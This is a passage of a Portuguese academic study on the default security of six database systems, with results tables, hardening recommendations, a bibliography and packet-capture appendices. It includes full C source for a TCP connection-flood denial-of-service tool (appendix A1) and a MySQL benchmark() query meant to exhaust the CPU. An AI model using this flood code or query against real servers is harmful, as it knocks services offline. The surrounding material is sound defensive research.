Sybase 12.5 e 15	Pobre, depende de utilizador e palavra-chave - a qual não necessita de respeitar nenhuma regra).[28]

Tabela 45 – Resultados, autenticação

Apenas o SGBD *MySQL* apresenta por omissão um mecanismo de autorização no qual um utilizador criado na base de dados não herda automaticamente privilégios sobre objectos. No entanto, o *MySQL* permite a um qualquer utilizador a execução de um conjunto de instruções, incluindo uma que pode ser utilizada por um atacante para a execução de um ataque de negação de serviço ao CPU: *benchmark()*. Esta instrução avalia o tempo de execução de um conjunto finito de execuções de outra instrução *MySQL*, permitindo sujeitar o CPU a uma avaliação extremamente extensa decorrente de um pedido absurdo como a medição de 100.000.000 de execuções de uma função criptográfica – *benchmark(100000000, sha1("Esta operacao vai demorar bastante tempo")))*. Podemos verificar os dados na tabela 46.

SGBD	Autorização
IBM DB2 8.2 e 9.1	Qualquer utilizador tem acesso a um conjunto de tabelas que lhe permitem extrair informação acerca do SGBD e BD.
Microsoft SQL Server 2000 e 2005	Qualquer utilizador tem acesso a um conjunto de tabelas, vistas e procedimentos que lhe permitem extrair informação acerca do SGBD e BD.
MySQL 4.1 e 5.0	Não existe acesso a objectos.
Oracle 9iR2 e 10gR2	Qualquer utilizador tem acesso a um conjunto de tabelas, vistas e procedimentos que lhe permitem extrair informação acerca do SGBD e BD e atacar outros sistemas.
PostgreSQL 7.4.14 e 8.2	Qualquer utilizador tem acesso a um conjunto de tabelas que lhe permitem extrar informação acerca do SGBD e BD.
Sybase 12.5 e 15	Qualquer utilizador tem acesso a um conjunto de tabelas, vistas e procedimentos que lhe permitem extrair informação acerca do SGBD e BD.

Tabela 46 – Resultados, autorização

[27] Adicionalmente, o par {utilizador, palavra-chave} é enviado em claro.
[28] Adicionalmente, o par {utilizador, palavra-chave} é enviado em claro.

Apenas o *Microsoft SQL Server* apresentou uma configuração por omissão com o mecanismo de auditoria ligado. Não obstante, mostra-se insuficiente uma vez que não audita eventos de autenticação nem eventos de autorização. A não configuração do processo de auditoria aliada à ausência de expiração da palavra-chave dos utilizadores e número ilimitado de tentativas de acesso, potencia ataques de dicionário e/ou de força bruta.

9.2 Configuração cuidada

Todos os SGBDs estudados permitem a alteração dos portos TCP e UDP usados por omissão. Embora a segurança oferecida por esta alteração seja relativa, uma vez que continua a ser possível a identificação dos serviços, é bem vinda pois alguns utilitários de ataque automatizados poderão simplesmente não funcionar, reduzindo assim o número de "armas" passíveis de causar problemas.

Ligações ao SGBD Os SGBDs comerciais que estudámos permitem todos eles a imposição de regras quanto à expiração da palavra-chave após "d" dias, bloqueio da conta após "t" tentativas inválidas de acesso e imposição de complexidade das palavras-chave directa ou indirectamente através do sistema operativo.
Os SGBDs de código aberto mostram-se neste campo mais débeis, não oferecendo as mesmas funcionalidades que os comerciais. No entanto são os que graças a um processo de autenticação mais granular – ligação depende não só de utilizador e palavra-chave, como também base de dados e IP do cliente – se encontram menos vulneráveis a uma tentativa indiscriminada de acesso.

Propriedades Todos os SGBDs estudados permitem a implementação de confidencialidade e integridade nas comunicações através da utilização de SSL. Alguns, nomeadamente o *IBM DB2* e o *Microsoft SQL Server* permitem também a utilização de IPSec.
A disponibilidade é uma das propriedades mais sacrificadas. A disponibilidade do serviço de rede de todos os SGBDs com excepção do *Microsoft SQL Server* e *Oracle 10gR2* – sabemos que pode ser comprometido com uma *probe* da suite HP *OpenView*

– foi facilmente comprometida através de um ataque de negação de serviço, não tendo sido identificadas soluções dos fabricantes que permitam eliminar esta vulnerabilidade.
A capacidade de qualquer utilizador criar tabelas temporárias é uma funcionalidade que para um atacante possibilita um ataque de negação de serviço. Dos SGBDs vulneráveis – *IBM DB2 8.2* e *9.1*, *Microsoft SQL Server 2000* e *2005*, *Oracle 9iR2*, *PostgreSQL 7.4.14* e *8.2*, *Sybase 12.5* e *15* – apenas o *Oracle 9iR2* apresenta uma solução para o problema.
A confidencialidade e integridade nos dados armazenados são propriedades que podem ser implementados em todos os SGBDs estudados recorrendo às primitivas criptográficas incluidas nos produtos.

Mecanismos Todos os SGBDs estudados permitem a implementação de confidencialidade e integridade no mecanismo de autenticação recorrendo à utilização de SSL. Alguns nomeadamente o *IBM DB2* e o *Microsoft SQL Server* permitem também a utilização de IPSec. Todos os SGBDs com excepção do *MySQL* suportam a utilização do protocolo *Kerberos* no mecanismo de autenticação.
Em relação ao mecanismo de autorização, apesar de podermos limitar o acesso a alguns objectos, revogando privilégios ao *role PUBLIC* e/ou ao próprio utilizador após a sua criação, esta redução mostra-se insuficiente pois após a sua implementação em todos os SGBDs estudados qualquer utilizador permanece com acesso a objectos ou funcionalidades que não deveria ter.
A auditoria é o parente mais pobre dos mecanismos no que diz respeito aos SGBDs de código aberto, não existindo de todo. Todos os outros SGBDs permitem a implementação das funcionalidades básicas de auditoria de autenticação e de autorização.

9.3 Vulnerabilidades que persistem

As vulnerabilidades para as quais não foram identificadas soluções dos fabricantes encontram-se em sumário na tabela 47.

SGBD	Vulnerabilidades
IBM DB2 8.2 e 9.1	Comprometimento anónimo da componente de rede. Comprometimento do espaço em disco. Qualquer utilizador tem privilégios a mais.
Microsoft SQL Server 2000 e 2005	Comprometimento do espaço em disco. Qualquer utilizador tem privilégios a mais.
MySQL 4.1 e 5.0	Comprometimento anónimo da componente de rede. Qualquer utilizador tem privilégios a mais. Não implementa auditoria.
Oracle 9iR2 e 10gR2	Comprometimento anónimo da componente de rede. Qualquer utilizador tem privilégios a mais.
PostgreSQL 7.4.14 e 8.2	Comprometimento anónimo da componente de rede. Comprometimento do espaço em disco. Qualquer utilizador tem privilégios a mais. Não implementa auditoria.
Sybase 12.5 e 15	Comprometimento anónimo da componente de rede. Comprometimento do espaço em disco. Qualquer utilizador tem privilégios a mais.

Tabela 47 – Resultados, falhas

O comprometimento anónimo da componente de rede pode ser mitigado, implementando um processo de controlo cuja única função seja verificar o estado das ligações do serviço de rede e proceder ao término das sessões sem estado no Protocolo por mais do que "t" tempo. Neste processo assumimos que os protocolos de sessão usados nos SGBD são *stateful* ou é possível torná-los *stateful* obrigando à troca de informação de estado entre cliente e servidor. Assumimos ainda que é possível no servidor recorrer à utilização de temporizadores para controlar o tempo de espera por mensagens do cliente – o tempo de espera deveria ser flexível podendo ser estipulado pelo administrador da base de dados de acordo com as necessidades, respeitando o tempo mínimo e máximo permitido na implementação.

A verificação de "sem estado no Protocolo" poderia ser a verificação de terem sido executados ou não comandos específicos do protocolo durante a sessão ou durante "t" tempo. Neste processo assumimos que os protocolos de sessão usados nos SGBD para além de serem *stateful* possuem uma gramática específica com comandos bem conhecidos pelos clientes e servidor, sendo por conseguinte possível validar a conversação e não apenas o envio e recepção de *bytes*.

Para além do processo de controlo supracitado, seria importante reduzir os clientes capazes de estabelecer ligações TCP e/ou UDP com os SGBDs para o estritatamente necessário. O SGBD *Oracle* apresenta uma funcionalidade denominada por *TCP Valid Node Checking* que pode ser usado para restringir os clientes que se podem ligar ao SGBD, no entanto tanto quanto sabemos permite à mesma a ligação TCP ao *socket*

do *listener* e portanto neste cenário permitiria à mesma o sucesso do ataque de negação de serviço.
Recorrendo a *software* exterior ao SGBD, poderemos implementar uma antepara de segurança (*firewall*) – como dispositivo próprio ou instalada no servidor SGBD –, que por omissão bloqueie todas as ligações, permitindo apenas aquelas que configurámos explicitamente.

O comprometimento do espaço em disco verifica-se porque qualquer utilizador pode criar tabelas temporárias. Esta capacidade deveria ser representada por um privilégio específico que teria que ser atribuído explicitamente ao utilizador, como no *Oracle*.
A resolução do problema de excesso de privilégios atribuídos a qualquer utilizador implica uma alteração de fundo no mecanismo de autorização, uma vez que:

- Presentemente caso retiremos todos os privilégios ao *role PUBLIC* existem funcionalidades que simplesmente deixam de funcionar, chegando ao extremo de termos problemas na própria criação de sessão;
- Alguns privilégios não estão atribuídos através do *role PUBLIC*, sendo necessário escolher atribuí-los ou não, garantindo a premissa de que a atribuição final de capacidades ao utilizador deve ser feita com base no princípio do menor privilégio.

9.4 Configuração por omissão orientada à segurança

Os resultados da avaliação de segurança efectuada permitem-nos dizer que a segurança oferecida pela configuração por omissão dos sistemas de gestão de base de dados não é a adequada.
No nosso entender uma configuração orientada à segurança deverá cumulativamente apresentar as seguintes características:

Comunicações

Todas as comunicações não locais com o SGBD deverão ter que ser configuradas explícitamente. Após esta configuração explícita os utilizadores com papel de administrador deverão continuar a não poder realizar ligações cliente/servidor utilizando protocolos que não locais ao sistema – somos da opinião de que a

capacidade de um administrador se ligar a um SGBD remoto a ser implementada, deverá obrigar a uma configuração específica.

A concretização dos protocolos cliente/servidor deverá avaliar a gramática da comunicação realizada nos *sockets* utilizados pelo SGBD e decidir quanto ao término ou continuação das ligações de forma a reduzir o número de ataques de negação de serviço.

A concretização de um mecanismo de *rate limiting* poderá providenciar a protecção extra necessária para mitigar ataques de negação de serviço mais evoluídos que respeitem a gramática dos protocolos cliente/servidor [16].

Confidencialidade e integridade nas comunicações

Deverá ser assegurada através do encapsulamento do tráfego cliente/servidor no protocolo IPSec – note-se que a degradação de performance é cada vez mais inconsequente devido às melhorias significativas na performance dos sistemas e das redes.

Confidencialidade e integridade da informação

Deverá ser assegurada através da implementação de cifração de chave pública e de definição de regras e capacidades no acesso a dados aplicacionais – o administrador não pode ser excepção.

Autenticação

O mecanismo de autenticação deverá ser rico, recorrendo não só ao par *{utilizador, palavra-chave}* como também ao endereço IP do cliente. A utilização de certificados digitais poderá ser uma solução interessante, mas obriga a recorrer a uma autoridade de certificação, o que pode não ser sempre conveniente.

Autorização

Após a instalação não deverão existir pares *{utilizador, palavra-chave}* bem conhecidos e apenas deverão existir os estritamente necessários para o correcto funcionamento do SGBD;

A criação de qualquer utilizador deverá respeitar regras fundamentais quanto à palavra-chave: ser obrigatório um comprimento mínimo (ex. 8 caracteres) e complexidade (ex. 2 caracteres especiais);

A autorização inicial deverá apresentar-se como sendo nula, i.e., um utilizador criado no SGBD não deverá poder aceder a quaisquer tipo de objectos – tabelas, vistas, *stored procedures*, funções, etc. –, não deverá poder executar qualquer tipo de instruções *built-in*, nem tão pouco deverá ter a capacidade de criar objectos temporários.

Auditoria

O mecanismo de auditoria deverá registar quaisquer eventos de autenticação e autorização – note-se que o volume da informação é cada vez menos relevante devido ao decréscimo do custo por GB.

Considerando que para além de auditar é fundamental identificar as operações mais sensíveis e alertar os administradores, é imprescindível a concretização de um mecanismo eficiente de detecção e alarme.

Outros

Por omissão deverão ser realização *backups* seguros através da utilização de ferramentas criptográficas *built-in*.

Embora a crescente importância dos SGBD tenha originado a inclusão no motor de base de dados de um conjunto diversificado de tecnologias como o tratamento de informação espacial, tipos XML nativos, linguagens orientadas a objectos, etc., o estudo realizado permite concluir que os fabricantes precisam de conciliar as novas funcionalidades com o incremento da segurança por omissão.

Um SGBD deve ser seguro por omissão! O administrador não deverá necessitar de realizar esforço para o proteger, mas sim, se o quiser tornar inseguro.

Esta frase pretende simbolizar que o *software* SGBD após a sua instalação deverá ser funcional mas igualmente seguro, ou seja, o administrador de base de dados não deverá ter que desenvolver esforços para securizar o sistema. Os esforços só deverão ser necessários para concretizar o inverso, i.e., reduzir a segurança do sistema.

10 Conclusão

Da análise documental e experimental efectuada concluímos que qualquer um dos sistemas de gestão de bases de dados relacionais escolhidos apresenta falhas na sua configuração por omissão permitindo a um atacante a exploração de vulnerabilidades com diversos objectivos, chegando no limite a possibilitar ataques a outros sistemas. Do estudo realizado verificámos que a comunicação entre um cliente e qualquer um dos SGBDs é realizada em claro, sendo possível em alguns casos capturar o par *{utilizador, palavra-chave}* utilizado na sessão. A concretização dos mecanismos de autenticação de utilizadores/processos, autorização de utilizadores/processos e auditoria de eventos não proporciona a configuração ideal, i.e., existem contas de utilizadores sem palavra-chave ou com palavra-chave bem conhecida; existem funcionalidades que não deveriam estar disponíveis, mas estão; existe um conjunto de privilégios atribuídos a qualquer utilizador, mas que não são necessários para o utilizador cumprir a sua função; é possível a um simples utilizador obter informação sensível acerca da configuração do SGBD; não existe registo das acções de autenticação de utilizadores nem da autorização dos mesmos a objectos ou funcionalidades. Assim, podemos afirmar que os princípios de projecto *fail-safe defaults* e *privilégio mínimo* não se encontram concretizados, ou no melhor dos casos, são concretizados de forma pouco satisfatória, sendo de extrema importância a concretização de medidas correctivas por parte dos administradores.

Não obstante a configuração por omissão dos SGBDs estudados ser genericamente insatisfatória, dois dos SGBDs – *Microsoft SQL Server* e *Oracle Database Server* – apresentam nas últimas versões uma melhoria objectiva e substancial na concretização de segurança por omissão.

Em relação à configuração cuidada, concluímos que apesar de esta resolver uma percentagem considerável das falhas apresentadas pela configuração por omissão, não suprime a totalidade das mesmas, merecendo especial destaque o tipo de falhas que potenciam ataques de negação de serviço. Não obstante a resolução deste tipo de

falhas ser na prática difícil, a mitigação das mesmas é possível recorrendo a técnicas bem conhecidas, que no sentido lato utilizam a pré-definição de limites na utilização dos recursos de forma a combater a exaustão dos mesmos. Infelizmente, nem todos os fabricantes concretizam estas técnicas e os que concretizam, não actuam sobre o domínio total dos recursos – CPU, memória, operações de I/O, rede –, mas sim apenas sobre um subdomínio.

Como conclusão final, julgamos ser bastante representativo o facto de após juntarmos as melhores configurações cuidadas num sistema de gestão de bases de dados virtual, o mesmo continuar afastado daquilo que considerámos ser uma configuração por omissão segura. Assim, afirmamos que existe ainda um longo caminho a percorrer para caracterizarmos qualquer um dos sistemas de gestão de bases de dados estudados como detentores de uma configuração por omissão orientada à segurança.

Trabalho futuro

"Security is a journey, not a destination"

A análise efectuada carece de uma quantificação que permita representar numericamente a segurança por omissão e ainda comparar algebricamente a segurança por omissão do SGBD A com a do SGBD B. Acreditamos que uma forma de o fazer será através da adopção de um método similar ao desenvolvido por Howard *et al.* [18], onde é proposta uma métrica para determinar se uma versão de um sistema é mais segura do que outra versão do mesmo sistema.

Embora a propriedade de disponibilidade tenha sido focada neste estudo, achamos que é merecedora de um estudo mais exaustivo que procure a execução de um conjunto de ataques mais evoluídos a cada um dos componentes do servidor – CPU, disco, memória e rede.

Uma análise do desvio existente entre a configuração de ambientes em produção e a configuração por omissão seria particularmente útil de forma a avaliar a consciência para segurança por parte dos administradores de bases de dados.

Bibliografia

[1] M. D. Abrams, L. J. LaPadula, K. W. Eggers, and I. M. Olson. "A generalized framework for access control: An informal description.", Proceedings of the 13th National Computer Security Conference, pages 135-143, October 1990.

[2] C. Anley, "Hackproofing MySQL", 2004, http://www.ngssoftware.com

[3] D. Balling, J. Zawodny, "High Performance MySQL", O'Reilly, 2004

[4] B. Beauchmein, N. Berglund, D. Sullivan, "A First Look at SQL Server 2005 for Developers", Addison-Wesley, 2004

[5] E. Birkholz, "Special Ops Host and Network Security for Microsoft, UNIX and Oracle", Syngress, 2003

[6] S. Christman, J. Hayes, "Guide to the Secure Configuration and Administration of Microsoft SQL Server 2000", Report Number: C4-50R-02, Version 1.5, National Security Agency, August 2003

[7] N. Burghate, "Guide to Sybase Security", Network Intelligence India Pvt. Ltd., 2003

[8] A. Chuvakin, "Linux Kernel Hardening", 2002, http://www.securityfocus.com/infocus/1539

[9] T. Converse, J. Park, C. Morgam, "PHP5 and MySQL Bible", Wiley Publishing, 2004

[10] D. Dobkin, A. K. Jones, R. J. Lipton, "Secure Databases: Protection Against User Influence", ACM Transactions on Database Systems, Vol. 4, No. 1, March 1979, Pages 97-106

[11] J. Garbus, E. Miner, J. DuPlessis, A. Chang, Y. Malchi, "Sybase ASE 12.5 Performance and Tuning", Wordware Publishing Inc.

[12] T. Gallagher, B. Jefrries, L. Landauer, "Hunting Security Bugs", Microsoft Press, 2006

[13] L. A. Gordon and M. P. Loeb and W. Lucyshyn and R. Richardson, "2006 CSI/FBI Computer Crime and Security Survey", Computer Security Institute, 2006

[14] C. Graham, "Market Share: Relational Database Management Systems by Operating System, Worldwide, 2005", Gartner Group, May 2006

[15] B. Hatch, "Overview of LIDS", 2001, http://www.securityfocus.com/infocus/1496

[16] A. Householder, L. Manion, G. M. Pesante, R. Weaver and R. Thomas, "Managing the Threat of Denial-of-Service-Attacks", CERT Coordination Center, October 2001

[17] M. Howard, D. LeBlanc, "Writing Secure Code", 2ª edição, Microsoft Press, 2003

[18] M. Howard, J. Pincus, J. M. Wing, "Measuring Relative Attack Surfaces", Chapter 8, in Computer Security in the 21st Century, D.T. Lee, S.P. Shieh, and J.D. Tygar, editors, pp. 109-137, Springer, March 2005

[19] M. Howard, "Thinking About Security: Secure by Design, Secure by Default, Secure in Deployment and Communication", http://msdn.microsoft.com/msdntv/transcripts/20030513SecurityMHTranscript.aspx

[20] B. W. Lampson, Protection, Proceedings of the 5th Princeton Conference on Information Sciences and Systems, Princeton, 1971, p. 437

[21] M. Lewis, "SQL Server Security Distilled", 2ª edição, Apress, 2004

[22] S. Lipner, M. Howard, "The Trustworthy Computing Security Development Lifecycle", Microsoft Developer Network, March 2005, http://msdn2.microsoft.com/en-us/library/ms995349.aspx

[23] D. Litchfield, "The Database Exposure Survey 2007", 2007

[24] D. Litchfield, C. Anley, J. Heasman, B. Grindlay, "The Database Hacker's Handbook: Defending Database Servers", Wiley Publishing, 2005

[25] K. Loney, M. Theriault, "Oracle 9i: DBA handbook", Oracle Press, 2002

[26] K. Mensah, "Securing Java Execution", http://www.oracle.com/technology/oramag/oracle/03-jul/o43devjvm.html

[27] C. Mimms, "Why EnGarde Secure Linux is 'Secure By Design'", http://www.linuxsecurity.com/content/view/125195/2/

[28] H. Moniz, "Oracle Database: a Security Perspective", Manuscrito não publicado, Faculdade de Ciências da Universidade de Lisboa, January 2006

[29] A. Noordergraaf, "Enterprise Security: Solaris Operating Environment Security Journal", Sun Blueprints, 2005

[30] A. Ott, “The Rule Set Based Access Control (RSBAC) Linux Kernel Security Extension”, Proceedings of the 8th International Linux Kongress, November 2001.

[31] C. P. Pfleeger, S. Lawrence Pfleeger, “Security in Computing”, 3ª edição, Prentice Hall PTR, 2002

[32] R. Ramakrishnan, J. Gehrke, “Database Management Systems”, 2ª edição, McGrawHill Higher Education, 2000

[33] S. Redwine, N. Davis, Editors, “Processes to Produce Secure Software”, Software Process Subgroup of the Task Force on Security across the Software Development Lifecycle, National Cyber Security Summit, March 2004

[34] J. H. Saltzer, M. D. Schroeder, “The Protection of Information in Computer Systems”, Proceedings of the IEEE, 63-9, pages 1278-1308, September 1975

[35] J. R. Shapiro, “Microsoft SQL Server 2005 The Complete Reference”, McGrawHill, 2007

[36] M. Talebzadeh, “Oracle and Sybase, Concept and Contrasts”, 2006

[37] M. Theriault, W. Heney, “Oracle Security”, O’Reilly, 1998

[38] D. Turner and S. Entwisle and O. Friedrichs and D. Ahmad and J. Blackbird and M. Fossi and D. Hanson and S. Gordon and D. Cole and D. Cowlings and D. Morss and B. Bradley and P. Szor and E. Chien and J. Ward and J. Gough and J. Talbot, “Symantec Internet Security Threat Report. Trends for January 05-June 05”, Volume III, Symantec, September 2005

[39] S. Visser, “Teach Yourself DB2 Universal Database in 21 Days”, Sams, 1998

[40] Bastille Linux, http://bastille-linux.sourceforge.net/running_bastille_on.htm

[41] Checkpwd, http://www.red-database-security.com

[42] Db2getprofile, http://www.cqure.net

[43] EMS MySQL, http://www.sqlmanager.net/products/mysql/manager

[44] EMS SQL Query for DB2, http://www.sqlmanager.net/en/products/db2/query

[45] EnGarde Secure Linux, http://www.engardelinux.org

[46] FreeTDS, http://www.freetds.org

[47] Hping, http://www.hping.org

[48] IBM, “SQL Reference”, http://www.ibm.com

[49] LIDS, http://www.lids.org

[50] Microsoft osql, http://technet.microsoft.com/en-us/library/aa213088(SQL.80).aspx

[51] Microsoft SQL Server 2000 C2 Evaluation, http://www.microsoft.com/technet/security/prodtech/sqlserver/sqlc2.mspx

[52] National Computer Security Center, "A Guide to Understanding Audit in Trusted Systems", NCSG-TG-01, Version 2, June 1988

[53] Nessus, http://www.nessus.org

[54] Nikto, http://www.cirt.net/code/nikto.html

[55] NISCC, "Understanding Database Security", Technical Note, 2003

[56] Nmap Security Scanner, http://insecure.org/nmap/

[57] OpenBSD, http://www.openbsd.org

[58] OpenWall Project, http://www.openwall.com

[59] Orabf, http://www.toolcryt.org/index.html?orabf

[60] Oracle, "Oracle Database Listener Security Guide", White Paper, Integrigy, 2004

[61] Oracle, "Oracle Database Security Checklist", 2006

[62] Oracle SQL*Plus, http://www.oracle.com/technology/tech/sql_plus

[63] pgAdmin III PostgreSQL Tools, http://www.pgadmin.org

[64] PostgreSQL, http://www.postgresql.org

[65] RSBAC: Extending Linux Security Beyond the Limits, http://www.rsbac.org

[66] SAGE, http://www.sage.org/pubs/whitepapers/sybase.html, 2004

[67] Sara, http://www-arc.com/sara/

[68] SQL-Info.de, http://www.sql-info.de

[69] Solaris Security Toolkit, http://www.sun.com/software/security/jass

[70] Sun BluePrints Program, http://www.sun.com/blueprints

[71] THC-Amap, http://freeworld.thc.org/thc-amap

[72] Tnscmd, http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html

[73] Trusted Solaris Operating System, http://www.sun.com/software/solaris/trustedsolaris/

[74] Wireshark, http://www.wireshark.org

Anexos

A1. Código fonte – tcp_flood.c

Programa utilizado na execução de ataques de negação de serviço.

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netdb.h>
#define ARGS 4
#define BUFLEN 1024

union sock
{
struct sockaddr s;
struct sockaddr_in i;
};

int main(int argc, char** argv) {
 union sock sock;
 struct hostent host, *hp;
 int sd;
 char *hostname, *request, *cp;
 char buff[40];
 int l;
 int i=0;
 int rc=0;
 char *pc;
 char buf[BUFLEN+1];

 if (argc != ARGS) {
        fprintf(stdout, "\nSintaxe: %s <ip> <porto> <numero de TCP connect>
 \n\n", argv[0]);
        exit(-1);
 }

 fork();
 fork();
 fork();
 fork();
 fork();
 fork();
 fork();
 fork();
 fork();
 fork();
 hp = gethostbyname(argv[1]);
 memcpy(&(sock.i.sin_addr.s_addr), *(hp->h_addr_list), sizeof(struct in_addr));
 sock.i.sin_family = AF_INET;
 sock.i.sin_port = htons(atoi(argv[2]));

 for (i=0; i < atoi(argv[3]); i++) {
         sd = socket(AF_INET, SOCK_STREAM, 0);
        /* São geradas atoi(arg[3])*2^n ligações TCP, sendo que n=nvezes de
fork() */
        rc = connect(sd, &(sock.s), sizeof(struct sockaddr_in));
        pc = buf;
        while (rc = read(sd, pc, BUFLEN - (pc-buf))) {
          pc += rc;
        }
        close(sd);
        *pc = ' ';
        printf("---> %s\n", buf);
 }
 return 0;
}
```

A2. IBM DB2 – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

```
00d0 00 00 00 00 00 00 00 00 00 00 00 20 20 20 20 20 ........ ...
00e0 20 20 20 20 20 20 00 12 54 45 53 54 45 20 20 20 .. TESTE
00f0 20 20 20 20 20 20 20 20 20 20 00 00 00 2f 31 ff .../1.
0100 38 31 39 ff 53 51 55 49 44 20 20 20 ff 54 45 53 819.SQUI D .TES
0110 54 45 ff 51 44 42 32 2f 4c 49 4e 55 58 ff 31 37 TE.QDB2/ LINUX.17
0120 ff 31 37 ff 30 ff 31 32 30 38 ff 30 ff ff .17.0.12 08.0..
```

Utilizador é enviado em claro!

```
…
0170 03 00 cf 24 14 00 00 00 00 c5 53 45 4c 45 43 54 ...$.... ..SELECT
0180 20 54 61 62 53 63 68 65 6d 61 2c 20 54 61 62 4e TabSche ma, TabN
0190 61 6d 65 2c 20 54 79 70 65 2c 20 54 42 53 70 61 ame, Typ e, TBSpa
01a0 63 65 2c 20 20 49 4e 44 45 58 5f 54 42 53 50 41 ce, IND EX_TBSPA
01b0 43 45 2c 20 4c 4f 4e 47 5f 54 42 53 50 41 43 45 CE, LONG _TBSPACE
01c0 2c 20 44 61 74 61 43 61 70 74 75 72 65 2c 20 44 , DataCa pture, D
01d0 65 66 69 6e 65 72 2c 20 20 52 65 6d 61 72 6b 73 efiner, Remarks
01e0 20 20 46 52 4f 4d 20 53 59 53 43 41 54 2e 54 61 FROM S YSCAT.Ta
01f0 62 6c 65 73 20 20 57 48 45 52 45 20 54 79 70 65 bles WH ERE Type
0200 20 69 6e 20 28 27 54 27 2c 27 53 27 2c 27 55 27 in ('T' ,'S','U'
0210 2c 27 48 27 29 20 20 4f 52 44 45 52 20 42 59 20 ,'H') O RDER BY
0220 54 61 62 4e 61 6d 65 20 20 46 4f 52 20 46 45 54 TabName FOR FET
```

A instrução SQL gerada é enviada em claro pelo cliente!

```
…
```

A3. IBM DB2 – *Strings*

Pesquisa de cadeias alfanuméricas no resultado de um *backup*.

```
[teste@linux teste]$ strings
TESTE.0.db2inst1.NODE0000.CATN0000.20070609105920.001
…
SYSCATSPACE
TEMSPACE1
…
CREATE TABLE "SQUID "."TESTE" ("DESC" VARCHAR(100)) IN "USERSPACE1";
…
CREATE PROCEDURE p1() LANGUAGE SQL
BEGIN
DECLARE contador INT DEFAULT 1;
DECLARE max INT DEFAULT 100;
WHILE contador < max DO
SET contador = contador + 1;
INSERT INTO teste VALUES ('blklbklkbl');
END WHILE;
…
```

A4. Microsoft SQL Server – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

```
…
0000 00 0c 29 94 92 41 00 0c 29 dc 5e 43 08 00 45 00 ..)..A.. ).^C..E.
0010 00 82 36 a5 40 00 80 06 31 75 c0 a8 08 86 c0 a8 ..6.@... 1u......
0020 08 85 07 61 05 99 ae 94 9d bb b4 28 c8 f4 50 18 ...a.... ...(..P.
0030 40 92 dc b3 00 00 01 01 00 5a 00 00 01 00 75 00 @....... .Z....u.
0040 73 00 65 00 20 00 6d 00 61 00 73 00 74 00 65 00 s.e. .m. a.s.t.e.
0050 72 00 3b 00 0d 00 0a 00 73 00 65 00 6c 00 65 00 r.;..... s.e.l.e.
0060 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 c.t. .*. .f.r.o.
```

```
0070 6d 00 20 00 73 00 79 00 73 00 64 00 61 00 74 00 m. .s.y. s.d.a.t.
0080 61 00 62 00 61 00 73 00 65 00 73 00 0d 00 0a 00 a.b.a.s. e.s.....
```

A instrução SQL escrita é enviada em claro pelo cliente!

```
…
0340 12 00 4e 00 6f 00 72 00 74 00 68 00 77 00 69 00 ..N.o.r. t.h.w.i.
0350 6e 00 64 00 06 00 01 00 01 00 00 1c 00 00 00 00 n.d..... ........
0360 00 00 41 86 8f 00 00 ed bd 1b 00 00 00 00 00 00 ..A..... ........
0370 00 00 00 00 00 00 00 50 4a 00 65 00 3a 00 5c 00 .......P J.e.:.\.
0380 53 00 51 00 4c 00 53 00 52 00 56 00 32 00 30 00 S.Q.L.S. R.V.2.0.
0390 30 00 30 00 5c 00 4d 00 53 00 53 00 51 00 4c 00 0.0.\.M. S.S.Q.L.
03a0 5c 00 64 00 61 00 74 00 61 00 5c 00 6e 00 6f 00 \.d.a.t. a.\.n.o.
03b0 72 00 74 00 68 00 77 00 6e 00 64 00 2e 00 6d 00 r.t.h.w. n.d...m.
03c0 64 00 66 00 02 1b 02 d1 08 00 70 00 75 00 62 00 d.f..... ..p.u.b.
03d0 73 00 05 00 01 00 01 00 00 18 00 00 00 00 00 00 s....... ........
03e0 41 86 8f 00 00 e0 bb 1b 00 00 00 00 00 00 00 00 A....... ........
03f0 00 00 00 00 00 50 42 00 65 00 3a 00 5c 00 53 00 .....PB. e.:.\.S.
0400 51 00 4c 00 53 00 52 00 56 00 32 00 30 00 30 00 Q.L.S.R. V.2.0.0.
0410 30 00 5c 00 4d 00 53 00 53 00 51 00 4c 00 5c 00 0.\.M.S. S.Q.L.\.
0420 64 00 61 00 74 00 61 00 5c 00 70 00 75 00 62 00 d.a.t.a. \.p.u.b.
0430 73 00 2e 00 6d 00 64 00 66 00 02 1b 02 d1 0c 00 s...m.d. f.......
0440 74 00 65 00 6d 00 70 00 64 00 62 00 02 00 01 00 t.e.m.p. d.b.....
0450 01 00 00 08 00 00 00 00 00 00 41 25 99 00 00 ee ........ ..A%....
0460 2d 46 01 00 00 00 00 00 00 00 00 00 00 00 00 50 -F...... .......P
0470 46 00 65 00 3a 00 5c 00 53 00 51 00 4c 00 53 00 F.e.:.\. S.Q.L.S.
0480 52 00 56 00 32 00 30 00 30 00 30 00 5c 00 4d 00 R.V.2.0. 0.0.\.M.
0490 53 00 53 00 51 00 4c 00 5c 00 64 00 61 00 74 00 S.S.Q.L. \.d.a.t.
04a0 61 00 5c 00 74 00 65 00 6d 00 70 00 64 00 62 00 a.\.t.e. m.p.d.b.
04b0 2e 00 6d 00 64 00 66 00 02 1b 02 fd 10 00 c1 00 ..m.d.f. ........
04c0 06 00 00 00 ....
```

A resposta à execução da instrução SQL é enviada em claro pelo servidor!

A5. Microsoft SQL Server – *Strings*

Pesquisa de cadeias alfanuméricas no resultado de um *backup*.

```
[teste@linux teste]$ strings master.bak | grep -i "create"
/* Procedure for 8.0 server */
CREATE PROCEDURE sp_sproc_columns (
…
if db_name() <> @procedure_qualifier
begin
if @procedure_qualifier = ''
begin
/* in this case, we need to return an empty result set */
/* because the user has requested a database with an empty name */
select @procedure_name = ''
select @procedure_owner = ''
end
else
begin /* If qualifier doesn't match current database */
raiserror (15250, -1,-1)
return
…
```

A6. MySQL – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

```
0000 00 0c 29 dc 5e 43 00 0c 29 61 96 7b 08 00 45 08 ..).^C.. )a.{..E.
0010 00 69 55 69 40 00 40 06 52 c4 c0 a8 08 83 c0 a8 .iUi@.@. R.......
0020 08 86 0c ea 04 1b f7 9e f2 0c 3b 94 ed dd 50 18 ........ ..;...P.
0030 16 d0 48 69 00 00 3d 00 00 00 0a 34 2e 31 2e 32 ..Hi..=. ...4.1.2
0040 32 2d 73 74 61 6e 64 61 72 64 00 0a 00 00 00 7d 2-standa rd.....}
